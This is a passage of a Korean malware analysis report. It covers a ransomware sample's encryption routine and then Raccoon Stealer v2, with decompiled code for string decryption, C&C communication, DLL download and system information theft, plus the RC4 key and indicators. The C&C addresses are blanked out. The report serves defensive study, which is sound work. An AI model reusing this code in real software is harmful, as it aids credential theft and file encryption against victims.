  if ( sub_403F20(dword_4860D8, dword_4860DC, v22) == v11 )// 프로세스 비교 이후 특정 프로세스 종료
  {
    v12 = hProcess;
    v13 = TerminateProcess(hProcess, 0);    // 핸들을 바꿔줘서 디버거 종료 프로세스를 우회
    CloseHandle(v12);
    if ( !v13 )
      GetLastError();
  }
}
```

[그림 191] 프로세스 종료 루틴

암호화를 진행하기 위해 시스템의 디스크 드라이브 정보를 확인.

```
v5 = FindFirstVolumeW(szVolumeName, 0x200u);
do                                      // 시스템의 디스크 드라이브 정보 확인 C,D 탐색
{
  if ( GetVolumePathNamesForVolumeNameW(szVolumeName, szVolumePathNames, 0x400u, &cchReturnLength)
    && GetVolumeInformationW(szVolumePathNames, 0, 0, 0, 0, &FileSystemFlags, 0, 0)// szVolumePathNames : C:\\
    && (FileSystemFlags & 0x80000) == 0 )
  {
    v6 = sub_4408BE(szVolumePathNames);
    v7 = sub_402520(szVolumePathNames, &szVolumePathNames[v6], &v38);
    v8 = v7;
    LOBYTE(v39) = 1;
    v9 = v35;
    if ( v35 == v36 )
    {
      sub_4039A0(v35, v7);              // v7 : C://
    }
    else
    {
      v19 = v35;
      *v35 = 0;
      v9[4] = 0;
      v9[5] = 0;
      What_sub_439B60(v19, v7, 0x18u);
      *(v8 + 16) = 0;
      *(v8 + 20) = 15;
      *v8 = 0;
      v35 += 6;
    }
    LOBYTE(v39) = 0;
    sub_411090(v28);
  }
}
while ( FindNextVolumeW(v5, szVolumeName, 0x200u) );
FindVolumeClose(v5);
```

[그림 192] 드라이브 탐색

랜섬노트 생성을 위해 문자열을 인자로 받아온 뒤 파일 생성 이후 문자열 작성

```
PUSH 9fce9ee85516533bae34fc1184a7cf31fa9   46E134:L"readme.txt"
LEA ECX,DWORD PTR SS:[EBP-44]              [ebp-44]:L"C:\\Boot"
CALL 9fce9ee85516533bae34fc1184a7cf31fa9
```


[그림 193] 문자열 인자

```
PUSH DWORD PTR SS:[EBP+18]
PUSH DWORD PTR SS:[EBP+C]
PUSH DWORD PTR SS:[EBP+1C]
PUSH DWORD PTR SS:[EBP+14]
PUSH DWORD PTR SS:[EBP+8]                  [ebp+8]:L"C:\\Boot\\readme.txt"
CALL DWORD PTR DS:[<&CreateFileW>]
```

[그림 194] CreateFileW


```
PUSH ESI                                   LPOVERLAPPED lpOverlapped
STOSD
STOSD
LEA EAX,DWORD PTR SS:[EBP-28]
PUSH EAX                                   LPDWORD lpNumberOfBytesWritten
PUSH DWORD PTR SS:[EBP-C]                  DWORD nNumberOfBytesToWrite
PUSH DWORD PTR SS:[EBP-8]                  LPCVOID lpBuffer
PUSH ECX                                   HANDLE hFile
CALL DWORD PTR DS:[<&WriteFile>]           WriteFile
```

[그림 195] WrtieFile



[그림 196] 하드코딩된 랜섬노트 문자열

쓰레드를 생성하여 암호화 진행



[그림 197] 쓰레드 생성

ChaCha20 알고리즘 사용하여 암호화 진행


```
{
  int v4; // ecx
  _DWORD *result; // eax

  qmemcpy(this, "expand 32-byte k", 16);
  this[4] = *a2 | ((a2[1] | (*(a2 + 1) << 8)) << 8);
  this[5] = a2[4] | ((a2[5] | (*(a2 + 3) << 8)) << 8);
  this[6] = a2[8] | ((a2[9] | (*(a2 + 5) << 8)) << 8);
  this[7] = a2[12] | ((a2[13] | (*(a2 + 7) << 8)) << 8);
  this[8] = a2[16] | ((a2[17] | (*(a2 + 9) << 8)) << 8);
  this[9] = a2[20] | ((a2[21] | (*(a2 + 11) << 8)) << 8);
  this[10] = a2[24] | ((a2[25] | (*(a2 + 13) << 8)) << 8);
  v4 = a2[28] | ((a2[29] | (*(a2 + 15) << 8)) << 8);
  this[12] = 0;
  this[11] = v4;
  this[13] = 0;
  this[14] = *a3 | ((a3[1] | (*(a3 + 1) << 8)) << 8);
  result = this;
  this[15] = a3[4] | ((a3[5] | (*(a3 + 3) << 8)) << 8);
  return result;
}
```

[그림 198] ChaCha20 알고리즘

expa	nd 3	2-by	te k
Key	Key	Key	Key
Key	Key	Key	Key
Counter	Counter	Nonce	Nonce

[표 33] ChaCha20 Block

암호화를 진행할 때 속도향상을 위해 192byte씩 잘라서 읽어들인 뒤 앞의 64byte에 대해서만 암호화 진행.



[그림 199] 속도향상을 위해 부분적으로 암호화 진행

암호화 과정에서 원활한 악성 행위 및 최소한의 시스템 구성을 위해 필요한 대상들은 암호화 예외 처리.

폴더	$Recyle.Bin
	Windows
	Local Settings
	Application Data
	Boot
파일	NTUSER.DAT
	Readme.txt
	Ransom.ico
	Ransom Wallet.jpg

[표 34] 암호화 예외 대상

5 Raccoon Stealer 2.0(v2)

분석 개요


해당 악성코드는 Raccoon Stear v1의 변종 버전으로 2022년 7월에 발견된 정보 탈취형 악성코드(인포스틸러)이다. Raccoon Stear v1은 2019년 4월 다크웹에서 서비스형 악성코드(MaaS, Malware-as-a-Service)로 판매되며 발견된 악성코드이며 가장 많이 거래된 악성코드 중 하나이다.

[그림 200] Raccoon Stealer v2(출처 : The Hacker News)

파일 정보

Name	Raccoon Stealer 2.0(v2)
Type	Exe 실행 파일
Behavior	InfoStealer
MD5	a5925dd8ecea442fb8f46fd9447f6c87
TimeStamp	2022-07-01 09:57:11 UTC

동작 과정



[그림 201] Raccoon Stealer v2(2.0) 동작 과정

MITRE ATT&CK

Execute	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
Native API	Deobfuscate/ Decode Files or Information	Steal Web Session Cookie	File and Directory Discovery	Automated Collection	Application Layer Protocol	Exfiltration Over C2 Channel
	Obfuscated Files or Information	Credentials from Password Stores	Process Discovery	Data from Local System	Ingress Tool Transfer	
	Process Injection Dynamic-link Library Injection		Query Registry	Screen Capture		
			Software Discovery			
			System Information Discovery			
			System Time Discovery			

상세 분석

사용할 함수 및 DLL 동적 로드

Raccoon Stealer 2.0 악성코드는 자신의 정상적인 실행을 위해 필요한 DLL 및 함수명을 실행 시 동적으로 로드한다.

```
LoadLibraryW_0 = GetProcAddress(result, "LoadLibraryW");
LibraryW_0 = LoadLibraryW_0(L"Shlwapi.dll");
v5 = LoadLibraryW_0(L"Ole32.dll");
v3 = LoadLibraryW_0(L"WinInet.dll");
v7 = LoadLibraryW_0(L"Advapi32.dll");
v6 = LoadLibraryW_0(L"User32.dll");
v4 = LoadLibraryW_0(L"Crypt32.dll");
v2 = LoadLibraryW_0(L"Shell32.dll");
```

[그림 202] DLL 동적 로드

```
LoadLibraryW_0(L"Bcrypt.dll");
GetAddress = GetProcAddress(hModule, "GetProcAddress");
GetCurrentProcess = GetAddress(hModule, "GetCurrentProcess");
GetEnvironmentVariableW = GetAddress(hModule, "GetEnvironmentVariableW");
GetFileSize = GetAddress(hModule, "GetFileSize");
GetDriveTypeW = GetAddress(hModule, "GetDriveTypeW");
GetLastError = GetAddress(hModule, "GetLastError");
GetLocaleInfo = GetAddress(hModule, "GetLocaleInfoW");
GetLogicalDriveStrings = GetAddress(hModule, "GetLogicalDriveStringsW");
GetModuleFileNameW = GetAddress(hModule, "GetModuleFileNameW");
GetSystemWow64DirectoryW = GetAddress(hModule, "GetSystemWow64DirectoryW");
GetUserDefaultLocalName = GetAddress(hModule, "GetUserDefaultLocaleName");
GetTimeZoneInformation = GetAddress(hModule, "GetTimeZoneInformation");
GlobalAlloc = GetAddress(hModule, "GlobalAlloc");
GlobalFree = GetAddress(hModule, "GlobalFree");
GlobalMemoryStatusEx = GetAddress(hModule, "GlobalMemoryStatusEx");
CloseHandle = GetAddress(hModule, "CloseHandle");
CreateFileW = GetAddress(hModule, "CreateFileW");
CreateMutexW = GetAddress(hModule, "CreateMutexW");
CopyFileW = GetAddress(hModule, "CopyFileW");
DeleteFileW = GetAddress(hModule, "DeleteFileW");
FindClose = GetAddress(hModule, "FindClose");
FindFirstFileW = GetAddress(hModule, "FindFirstFileW");
FineNextFileW = GetAddress(hModule, "FindNextFileW");
CreateToolhelp32Snapshot = GetAddress(hModule, "CreateToolhelp32Snapshot");
```

[그림 203] 함수명 동적 로드

Base64, RC4 알고리즘을 사용한 문자열 복호화

해당 악성코드는 Base64 알고리즘을 통해 1차 디코딩을 진행하고 이후 RC4 알고리즘을 사용하여 최종 복호화를 진행한다. 모든 문자열의 복호화 루틴은 위의 복호화 루틴과 동일하며 복호화 키 값은 다음과 같다.

```
v49 = v0;
v1 = format_slice("dP0JHyu7K2VGp4wR                                                    ");
v2 = base_64(v1, &machineId_configId);
v3 = RC4_de(v2, &machineId_configId, v49);    // http://                    /
```

[그림 204] 문자열 복호화 루틴

```
v2 = 0;
for ( i = 0; i < 256; i += 4 )
  *&xmmword_40D4A0[i] = _mm_add_epi32(_mm_shuffle_epi32(_mm_cvtsi32_si128(i), 0), xmmword_40C3D0);
for ( j = 0; j < 256; ++j )
{
  v5 = xmmword_40D4A0[j];
  v2 = (v5 + aC4376f037b1703[j % a2] + v2) % 256;
  result = xmmword_40D4A0[v2];
  xmmword_40D4A0[j] = result;
  xmmword_40D4A0[v2] = v5;
}
return result;
```

[그림 205] RC4 알고리즘 중 일부

```
v8 = lstrlenA(lpString) + 64;
v3 = LocalAlloc(0x40u, v8);
CryptStringToBinaryA_fun = CryptStringToBinaryA;
v5 = lstrlenA(lpString);
if ( CryptStringToBinaryA_fun(lpString, v5, 1, v3, &v8, 0, 0) && v3 )
{
  *a2 = v8;
  return v3;
}
else
{
  *a2 = 0;
  return 0;
}
```

[그림 206] Base64 알고리즘

c4376f037b1703b305ca5fb81f6ffc21

[그림 207] RC4 알고리즘 복호화 키

해당 루틴을 통해 복호화되는 C&C서버 주소는 다음과 같다.

복호화 전	복호화 후
dP0JHyu7K2VGp4wR	http:// /
dP0JHyu7K2Rdu4gW	http:// /

[표 38] C&C 서버 목록

뮤텍스 생성

중복실행 방지를 위한 뮤텍스(CCOYS₩₩₩hdr)를 생성한다.

```
if ( OpenMutexW(0x1F0001u, 0, L"CCOYS///hdr") )// 뮤텍스가 이미 존재할 경우
  ExitProcess(2u);
CreateMutexW(0, 0, L"CCOYS///hdr");           // 뮤텍스 생성
if ( sub_4098FB() )                           // 토큰 권한 관련
```

[그림 208] 뮤텍스 생성

관리자 권한 확인 후 프로세스 목록 획득

현재 프로세스에 대한 토큰을 통해 권한에 대한 정보를 획득한다. 권한에 대한 정보를 획득했다면 SID 값이 SYSTEM(S-1-5-18)과 동일 여부를 판단한다.

```
CreateMutexW(0, 0, L"CCOYS///hdr");           // 뮤텍스 생성
if ( s_check() )                              // 관리자 권한인지 확인
  Process_list();                             // 프로세스 목록 획득
v65 = dword_40D304;                           // Content-Type:application/x-www-form-urlencoded; charset=utf-8
```

[그림 209] 관리자 권한 확인 후 프로세스 목록 획득

```
OpenProcessToken = :: OpenProcessToken;       // 현재 프로세스 토큰 획득
CurrentProcess_Handle = GetCurrentProcess();
if ( !OpenProcessToken(CurrentProcess_Handle, 8, &v6) )// 현재 프로세스의 토큰 획득
  return 0;                                   // 프로세스 토큰 획득 실패 시 종료
v2 = 1;
if ( !GetTokenInformation(v6, TokenUser, 0, v7, &v7) && GetLastError() != 122 )// 권한상승 형태에 대한 정보 획득
  return 0;
v3 = GlobalAlloc(0x40u, v7);
if ( !GetTokenInformation(v6, TokenUser, v3, v7, &v7) )
  return 0;
v5 = 0;
if ( !ConvertSidToStringSidW(*v3, &v5) )      // SID 를 문자열 형식으로 변환
  return 0;
if ( lstrcmpiW(dword_40D44C, v5) )            // SYSTEM(S-1-5-18)와 권한이 같지 않을 경우
  v2 = 0;
GlobalFree(v3);
return v2;
```

[그림 210] 관리자 권한 확인

System(S-1-5-18)과 SID 값이 동일할 경우 프로세스 목록 검색을 검색한다.

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
v2.dwSize = 556;
result = Process32First(Toolhelp32Snapshot, &v2);
if ( result )
{
  while ( Process32Next(Toolhelp32Snapshot, &v2) )
    ;
  return 1;
}
return result;
```

[그림 211] 프로세스 목록 검색

C&C 서버 접속

C&C 서버에 접속 요청을 할 시 인자로 전송할 정보(Content-Type, Hardware ID)값을 획득한다.

```
v64 = dword_40D304;                     // Content-Type:application/x-www-form-urlencoded; charset=utf-8
LibraryW_0 = 0;
v62[0] = dword_40D1F4;                  // */*
v62[1] = 0;
hMem = sub_407AE6(&v64);                // Content-Type:application/x-www-form-urlencoded; charset=utf-8\r\n\r\n\r\n\r\n
lpFileName = LocalAlloc(0x40u, 0x1000u);
v18 = LocalAlloc(0x40u, 0x618u);
v19 = sub_409E85();                     // Reg 관련, Hardware ID 획득
Username_0 = Get_Username_0();          // User name
v21 = StrCpyW(v18, psz2);               // machineID 문자열
```

[그림 212] Content-Type 획득

```
v0 = LocalAlloc(0x40u, 0x208u);
v5 = 260;
v4 = 1;
v1 = RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Cryptography", 0, 0x20119u, &hKey);// 80000002, 경로, NULL, 20119 Hardware ID값 존재
v2 = RegQueryValueExW(hKey, dword_40D268, 0, &v4, v0, &v5);// 인자에 MachineGuid 값, 키 값 획득
if ( v1 || v2 )
  RegCloseKey(hKey);
return v0;
```

[그림 213] Hard ID 값 획득

이후 C&C 서버에 접속 요청을 보낸다. 분석 당시 C&C 서버가 다운되어 연결은 불가능하였다.

```
while ( 1 )                                     // 반복문 돌며 주소 변경(http://          )
{
  v29 = Stirng_fun(v62[v28]);                   // http://          /
  if ( v29[lstrlenW(v29) - 1] != 47 )
    v29 = add_string(v29, "/");
  v30 = Internet_connect(v70, hMem, v63);       // 인터넷 접속
  if ( lstrlenW(v30) >= 64 )
    break;
  LocalFree_0(v29);
  if ( !v30 )
    LocalFree_0(0);
  v28 = (lpFileName + 1);
  lpFileName = v28;
  if ( v28 >= 5 )
    goto LABEL_19;
}
```

[그림 214] C&C 서버 접속 함수(Internet_connect)

```
v14 = InternetOpenW(L"mozzzzzzzzzz", 0, 0, 0, 0);
v35 = v14;
if ( v14 )                                      // 성공 시
{
  v15 = 'P';
  if ( v37 == 's' )
    v15 = 443;
  session_handle = InternetConnectW(v14, v6, v15, 0, 0, 3u, 0, 1u);
  cchWideChar = session_handle;
  if ( session_handle )                         // 접속 성공 시
  {
    v17 = 0x400000;
    if ( v37 == 's' )
      v17 = 0xC00000;
    http_request_handle = HttpOpenRequestW(session_handle, post_str_1, v36, 0, 0, a3, v17, 1u);// POST 문자열
    if ( http_request_handle )
    {
      HttpSendRequestw = HttpSendRequestW;
      len_content_type = lstrlenA(hMem);
      len_machine_configId = lstrlenW(machine_configId);
      if ( HttpSendRequestw(http_request_handle, machine_configId, len_machine_configId, hMem, len_content_type) )// hMem = content-type 정보
      {
        while ( InternetReadFile(http_request_handle, v5, 0xC350u, &v37) && v37 )
          v5[v37] = 0;
      }
      InternetCloseHandle(http_request_handle);
      v14 = v35;
```

[그림 215] Internet_connect()

공유 폴더 경로 획득

탈취 대상 데이터가 존재하는 경로인 공유 폴더에 접근하기 위해 공유 폴더 경로를 획득한다.

```
v2 = LocalAlloc(0x40u, 0x20Au);
if ( SHGetFolderPathW(0, 28, 0, 0, v2) < 0 )  // 공유폴더 경로 획득(C:\\Users\\Root\\AppData\\Local
{
  if ( v2 )
    LocalFree(v2);
  return 0;
}
else
```

[그림 216] 공유 폴더 경로 획득

악성 행위에 필요한 DLL 파일 다운로드

C&C 서버와 정상적인 연결이 진행된 경우 악성 행위에 필요한 DLL 파일을 다운로드한다. DLL 파일을 다운로드한 후 token: 문자열이 존재하지 않는다면 프로그램은 종료된다.

```
if ( server_return_data )                    // C&C 서버와 연결이 정상적으로 된 경우
{
  dll_download(server_return_data, machineId_configId);// 데이터 체크해서 통과한다면 dll 다운
  v31 = StrStrW(server_return_data, pszSrch); // token:
  if ( !v31 )
    ExitProcess(0xFFFFFFFF);                 // 특정 프로세스 종료
```

[그림 217] DLL 파일 다운로드 및 token: 문자열 검사

DLL 파일을 다운로드하는 함수 내부는 다음과 같다. C&C 서버로부터 읽어온 값에 Libs 문자열이 존재하는지 확인한다.

```
if ( server_return_data )                    // C&C 서버와 연결이 정상적으로 된 경우
{
  dll_download(server_return_data, machineId_configId);// 데이터 체크해서 통과한다면 dll 다운
  v31 = StrStrW(server_return_data, pszSrch); // token:
  if ( !v31 )
    ExitProcess(0xFFFFFFFF);                 // 특정 프로세스 종료
```


[그림 218] Libs 문자열 검사

이후 특정 변수에 .dll 문자열을 결합한다. 해당 변수는 sqlite3, nss로 추측된다.

```
v21 = add_string(v20, v30);
v22 = add_string(v21, L".dll");
hMem = dword_40D364;                  // Content-Type: text/plain;
v29 = v22;
v23 = sub_407AE6(&hMem);
dll_string_1 = v22;
v5 = v28;
hMem = v23;
file_create_write(v23, v28, dll_string_1);// 파일 생성 및 데이터 기록
if ( hMem )
```

[그림 219] .dll 문자열 결합

DLL 파일을 생성하고 C&C 서버로부터 읽은 데이터를 DLL 파일에 기록한다.



```
v20 = InternetOpenW(L"record", 0, 0, 0, 0);
if ( v20 )
{
  v10 = -2076180480;
  InternetOpenUrl = InternetOpenUrlW;
  if ( v18 == 's' )
    v10 = 2227175424;
  v16 = v10;
  v12 = lstrlenW(v19);
  v13 = InternetOpenUrl(v20, a2, v19, v12, v16, 0);
  if ( v13 )
  {
    FileW = CreateFileW(dll_string, 0x40000000u, 0, 0, 2u, 0x8000000u, 0);
    if ( FileW != -1 )
    {
      while ( InternetReadFile(v13, v17, 0x800u, &v20) )
      {
        if ( !v20 )
        {
          CloseHandle(FileW);
          LocalFree_0(v4);
          return 1;
        }
        if ( !WriteFile(FileW, v17, v20, &v18, 0) )
          break;
```

[그림 220] DLL 파일 생성 및 데이터 기록


DLL 파일 경로 추가 및 환경 변수 설정

nss3.dll 및 sqlite3.dll 파일을 공유 폴더 뒤에 배치한 후 경로를 LocalLow 경로를 현재 경로로 변경한다.

```
v35 = StrCpyW(v34, v70);                    // C:\\Users\\사용자명\\AppData\\Locallow
v36 = add_string(v35, dword_40D248);        // \\ 추가
lpFileName = add_string(v36, nss3_dll);     // C:\\Users\\사용자명\\AppData\\Locallow\\nss3.dll
v37 = LocalAlloc(0x40u, 0x208u);
v38 = StrCpyW(v37, v70);                    // Locallow 경로 재 복사
v39 = add_string(v38, dword_40D248);        // sqlite3.dll
lpLibFileName = add_string(v39, sqlite3_dll);// C:\\Users\\사용자명\\AppData\\Locallow\\sqlite3.dll
SetCurrentDirectoryW(v70);                  // Locallow 파일 현재 경로로 변경
```

[그림 221] 공유 폴더를 현재 경로로 변경

PATH의 환경변수 설정값을 검색하고 C:₩Users₩사용자명₩AppData₩Locallow를 환경변수로 등록한다.



```
v40 = LocalAlloc(0x40u, 0x5000u);
GetEnvironmentVariableW(lpName, v40, 10240u);// PATH 경로 환경변수 설정 값 검색
v41 = add_string(v40, dword_40D1D8);        // ;
v42 = add_string(v41, v70);                 // Locallow 환경변수 설정
SetEnvironmentVariableW(lpName, v42);
LocalFree_0(v42);
```

[그림 222] 환경변수 등록

컴퓨터 상세 정보 탈취

sstmnfo_문자열의 존재 유무 확인한 후 Locale 정보, 지역 시간 정보 등 컴퓨터에 존재하는 정보들을 탈취한다. 탈취 대상 정보는 다음과 같다.

```
computer_info_1 = StrCpyW(v18, hMem);
sub_408680(&computer_info_1);           // Locale 정보
sub_4087B8(&computer_info_1);           // 지역 시간 정보
sub_4086F8(&computer_info_1);           // 운영체제 정보
sub_408881(&computer_info_1);           // 아키텍쳐 정보
sub_4088EB(&computer_info_1);           // CPU 정보
sub_408A42(&computer_info_1);           // RAM 정보
sub_408822(&computer_info_1);           // DisPlay 크기 정보
sub_408AB0(&computer_info_1);           // 현재 세션의 디스플레이 장치에 대한 정보
sub_408B99(&computer_info_1, v33);      // 디스플레이 버전, 설치된 프로그램 목록
computer_info_2[6] = v32;
v28 = computer_info_1;
```

[그림 223] 탈취 정보 목록(컴퓨터)

No.	대상 정보	사용한 API 및 레지스트리 키
1	Locale 정보	GetUserDefaultLCIE()
2	표준 시간대 정보	GetTimeZoneINformation()
3	운영체제 정보	HKLM₩Current Version 하위 키
4	아키텍쳐 정보	GetSystemWow64Directory()
()5	CPU 정보	GetSystemInfo()
6	RAM 정보	GlobalMemoryStatusEx()
7	디스플레이 크기 정보	GetSystemMetrics()
8	디스플레이 장치 정보	EnumDisplayDevicedsW()
9	설치된 프로그램 목록	SOFTWARE₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩Uninstall

[표 39] 탈취 정보 목록(컴퓨터_표)

탈취한 정보(computer_info)를 internet_fun()의 인자로 하여 서버로 내보낸다.

```
v25 = WideCharToMultiByte(0xFDE9u, 0, v22, -1, 0, 0, 0, 0);
if ( v25 )
{
  if ( WideCharToMultiByte(0xFDE9u, 0, v22, -1, v24, v25, 0, 0) )
    Internet_fun(v24, a2, 1, computer_info_2, 0, 0, v31, &v28);// 컴퓨터 상세 정보 보냄
}
```

[그림 224] computer_info 서버로 전송

Internet_fun()의 내부는 C&C 서버의 주소가 정확하게 http 문자열로 시작하는지 검사 과정을 마친 후 만약 문자열의 시작이 http가 아닐 경우 해당 함수를 종료한다.

```
v10 = LocalAlloc(0x40u, 0x208u);
v11 = *a2 == 'h';
v12 = v10;
v81 = v10;
